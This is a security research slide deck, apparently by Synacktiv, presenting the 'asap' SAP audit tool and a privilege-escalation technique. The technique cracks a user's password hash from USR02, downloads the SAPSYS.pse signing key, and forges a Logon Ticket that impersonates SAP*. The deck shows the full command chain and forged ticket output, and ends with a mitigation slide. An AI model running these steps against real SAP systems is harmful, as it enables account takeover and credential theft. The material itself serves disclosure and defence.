
SYNACKTIV


```
$ sqlite3 NPL.sqlite "SELECT PWDSALTEDHASH FROM USR02 WHERE BNAME='JOHN.TITOR'" | tee hash.txt
{x-issha, 1024}Y9QlAvbcBCM+WLE8+9idGFLkrCUZ139WElMWT//s8J4=

$ hashcat hash.txt rockyou.txt -m 10300
[...]
$ hashcat hash.txt rockyou.txt -m 10300 --show
{x-issha, 1024}[...]:Hunter23
```

Access granted

SYNACKTIV





Back to `asap`

Exploitation steps

```
$ asap -d NPL.sqlite -m 001 audit -u JOHN.TITOR
JOHN.TITOR is vulnerable to 1 RCE(s).
# ARCHIVFILE_SERVER_TO_CLIENT
> Go to SE37 (ABAP Function Modules)
> Execute the fonction ARCHIVFILE_SERVER_TO_CLIENT, and check "Uppercase / Lowercase"
> Download the PSE containing the keys used to sign Logon Tickets.
    - Example paths : /usr/sap/${SID}/D${NR}/sec/SAPSYS.pse  /usr/sap/${SID}/DVEBMGS${NR}/sec/SAPSYS.pse
> Extract the private key and the certificate from the PSE
    - You may need a SAP lab to use sapgenpse.
    - $ sapgenpse export_p12 -p SAPSYS.pse SAPSYS.p12
    - $ openssl pkcs12 -nocerts -legacy -in SAPSYS.p12 -out private.key -nodes
    - $ openssl pkcs12 -clcerts -nokeys -legacy -in SAPSYS.p12 -out certificate.crt
> Sign a fake Logon Ticket using forge_sap_logon_ticket.py
    - $ ./example_script/forge_sap_logon_ticket.py \
        --system ${SID} --client ${MANDANT} \
        --username 'SAP*' --cert certificate.crt --key private.key
> Go to the system's Web GUI (path: /sap/bc/gui/sap/its/webgui)
> Set the cookie MYSAPSSO2 with value the generated Logon Ticket and reload.
JOHN.TITOR cannot read any known sensitive tables.
JOHN.TITOR cannot execute any "juicy" transaction.
```

Logon Tickets

Logon Tickets

How it works

SYNACKTIV

- Home-made Single Sign-On mechanism
  - Seldom used, but enabled by default.
- Signed blob allowing trusting systems to connect users automatically.
- Private key stored on the filesystem

Logon Tickets

Reverse-engineering the format

SYNACKTIV

- Blob is encoded in base64, slightly modified alphabet
- Type-Length-Value format
  - Types are documented in the SDK's Java documentation
- Last item is the signature.
- Signature based on the CMS format, but not standard

Logon Tickets

How it looks

SYNACKTIV

```
$ ./decode_sap_logon_ticket.py AjQxMDMB[...]RQ%3D%3D \
      --extract-data-to-sign ticket.data \
      --extract-signature ticket.sig
Codepage: 4103 (encoding = utf-16-le)
User name: SAP*
Client: 001
SID: NPL
Creation time: 202510231230
Valid time (hours): 24
Signature: 3081f806092a864886f70d010702a081e[...]
```

Logon Tickets

Extracting the private key


SYNACKTIV

- System's credentials are stored unencrypted in predictable location
  - `/usr/sap/${SID}/D${NR}/sec/SAPSYS.pse`
  - `/usr/sap/${SID}/DVEBMGS${NR}/sec/SAPSYS.pse`
- Multiple SAP programs allow to download file from the server
  - `CG3Y`, `SXDA_TOOLS`, `ARCHIVFILE_SERVER_TO_CLIENT`
- Can use `sapgenpse` to export the keypair

Logon Tickets

Logon Tickets as a Privilege Escalation primitive

Forge illegitimate logon tickets and impersonate any user on the system.




Forging a Logon Ticket


Which user to impersonate?

```
$ asap -d NPL.sqlite -m 001 users by-authorization --objct S_TABU_NAM -f TABLE:TIBAN
DDIC
BWDEVELOPER
DEVELOPER
SAP*
```

Downloading the private key

SYNACKTIV





Forging a Logon Ticket

Impersonating SAP*


SYNACKTIV


```
$ sapgenpse export_p12 -p SAPSYS.pse SAPSYS.p12
$ openssl pkcs12 -nocerts -legacy -in SAPSYS.p12 -out private.key -nodes
$ openssl pkcs12 -clcerts -nokeys -legacy -in SAPSYS.p12 -out certificate.crt

$ ./forge_sap_logon_ticket.py --system NPL --client 001 --username 'SAP*' \
    --cert certificate.crt --key private.key
AjQxMDMBAAhTAEEAUAAqAAIABjAAMAAxAAMABk4AUABMAAQAGDIAMAAyADYAMAAxADAANQAxADYAMAA1AAUABAAAABj/APswgfgGCSqGSIb
3DQEHAqCB6jCB5wIBATELMAkGBSsOAwIaBQAwCwYJKoZIhvcNAQcBMYHHMIHEAgEBMBowDjEMMAoGA1UEAxMDTlBMAggKIBcCGSAmATAJBg
UrDgMCGgUAoF0wGAYJKoZIhvcNAQkDMQsGCSqGSIb3DQEHATAcBgkqhkiG9w0BCQUxDxcNMjYwMTA1MTYwNTE1WjAjBgkqhkiG9w0BCQQxF
gQUufjke/KlYfBi3ZV%21BsEK/KlUg7swCQYHKoZIzjgEAwQuMCwCFEh%21UvXDcqX7SO%21ZsNRpTFebooTpAhQWIau1jAw2WJj4TwQ0Ci
75Vq/qLA%3D%3D
```

Profit

SYNACKTIV





Conclusion

Main takeaways

SYNACKTIV

- `asap` is a ~~great~~ useful toolbox to search a SAP system's database.
- `asap` can be used by both begginers and advanced users.
- Logon Tickets can be used as a privilege escalation primitive.

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

https://synacktiv.com

Appendix

The CMS format

```
$ openssl cms -in ticket.sig -inform DER -cmsout -print
CMS_ContentInfo:
  contentType: pkcs7-signedData (1.2.840.113549.1.7.2)
  d.signedData:
    digestAlgorithms:
        algorithm: sha1 (1.3.14.3.2.26)
        parameter: NULL
    signerInfos:
        d.issuerAndSerialNumber:
          issuer:           CN=NPL
          serialNumber: 729608437412931073
        digestAlgorithm:
          algorithm: sha1 (1.3.14.3.2.26)
          parameter: NULL
        signedAttrs:
            object: contentType (1.2.840.113549.1.9.3)
            set:
              OBJECT:pkcs7-data (1.2.840.113549.1.7.1)
            object: signingTime (1.2.840.113549.1.9.5)
            set:
              UTCTIME:Oct 23 12:30:35 2025 GMT
            object: messageDigest (1.2.840.113549.1.9.4)
            set:
              OCTET STRING:
                0000 - 1c ed a2 39 63 0e c8 ff-24 2b b1 eb ee   ...9c...$+...
                000d - 55 5b 7c 4a cb 96 aa                     U[|J...
        signatureAlgorithm:
          algorithm: dsaWithSHA1 (1.2.840.10040.4.3)
          parameter: <ABSENT>
        signature:
          0000 - 30 2c 02 14 79 d0 9b 63-71 2e a3 be 71 82 3f   0,..y..cq...q.?
          [...]
          002d - 45                                             E
```

Appendix

The standard's discrepencies

SYNACKTIV

```
$ diff -c original_signature generated_signature
*** original_signature  2026-01-06 13:44:34.659547456 +0100
--- generated_signature 2026-01-06 13:44:43.795651384 +0100
***************
*** 4,10 ****
      digestAlgorithms:
          algorithm: sha1 (1.3.14.3.2.26)
!         parameter: NULL
--- 4,10 ----
      digestAlgorithms:
          algorithm: sha1 (1.3.14.3.2.26)
!         parameter: <ABSENT>
***************
*** 19,25 ****
          digestAlgorithm:
            algorithm: sha1 (1.3.14.3.2.26)
!           parameter: NULL
--- 19,25 ----
          digestAlgorithm:
            algorithm: sha1 (1.3.14.3.2.26)
!           parameter: <ABSENT>
```

Appendix

SYNACKTIV

`asap`: Authorizations of a user

```
$ asap -d NPL.sqlite -m 001 profiles of-user -v 'JOHN.TITOR'
T-NL310005
  S_DATASET
    T-NL31000500: ACTVT(*)
    T-NL31000500: FILENAME(*)
    T-NL31000500: PROGRAM(*)
  S_DEVELOP
    T-NL31000500: ACTVT(*)
    T-NL31000500: DEVCLASS(*)
    T-NL31000500: OBJNAME(*)
    T-NL31000500: OBJTYPE(*)
    T-NL31000500: P_GROUP(*)
  S_GUI
    T-NL31000500: ACTVT(*)
  S_PSE_ADM
    T-NL31000500: ACTVT(*)
    T-NL31000500: PSEAPPLIC(*)
    T-NL31000500: PSECONTEXT(*)
  S_RZL_ADM
    T-NL31000500: ACTVT(*)
  S_TCODE
    T-NL31000500: TCD(SE37)
```

Appendix

`asap`: Audit roles

SYNACKTIV

```
$ asap -d NPL.sqlite -m 001 audit --roles
ZDEVELOPER is vulnerable to 1 RCE(s). (SE38)
ZDEVELOPER can execute 3 "juicy" transactions. (PFCG, SU01, SE38)
ZSTANDARD_ROLE can read 9 sensitive tables.
ZSTANDARD_ROLE can execute 1 "juicy" transactions. (SE16)
ZDEMO_ROLE is vulnerable to 1 RCE(s). (ARCHIVFILE_SERVER_TO_CLIENT)
```

Appendix

Protecting against Logon Tickets

SYNACKTIV

- Disable the `login/accept_sso2_ticket` profile parameter.
  - Can be done through `RZ11`.
- When possible, restrict files access to a dedicated folder.

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

https://synacktiv.com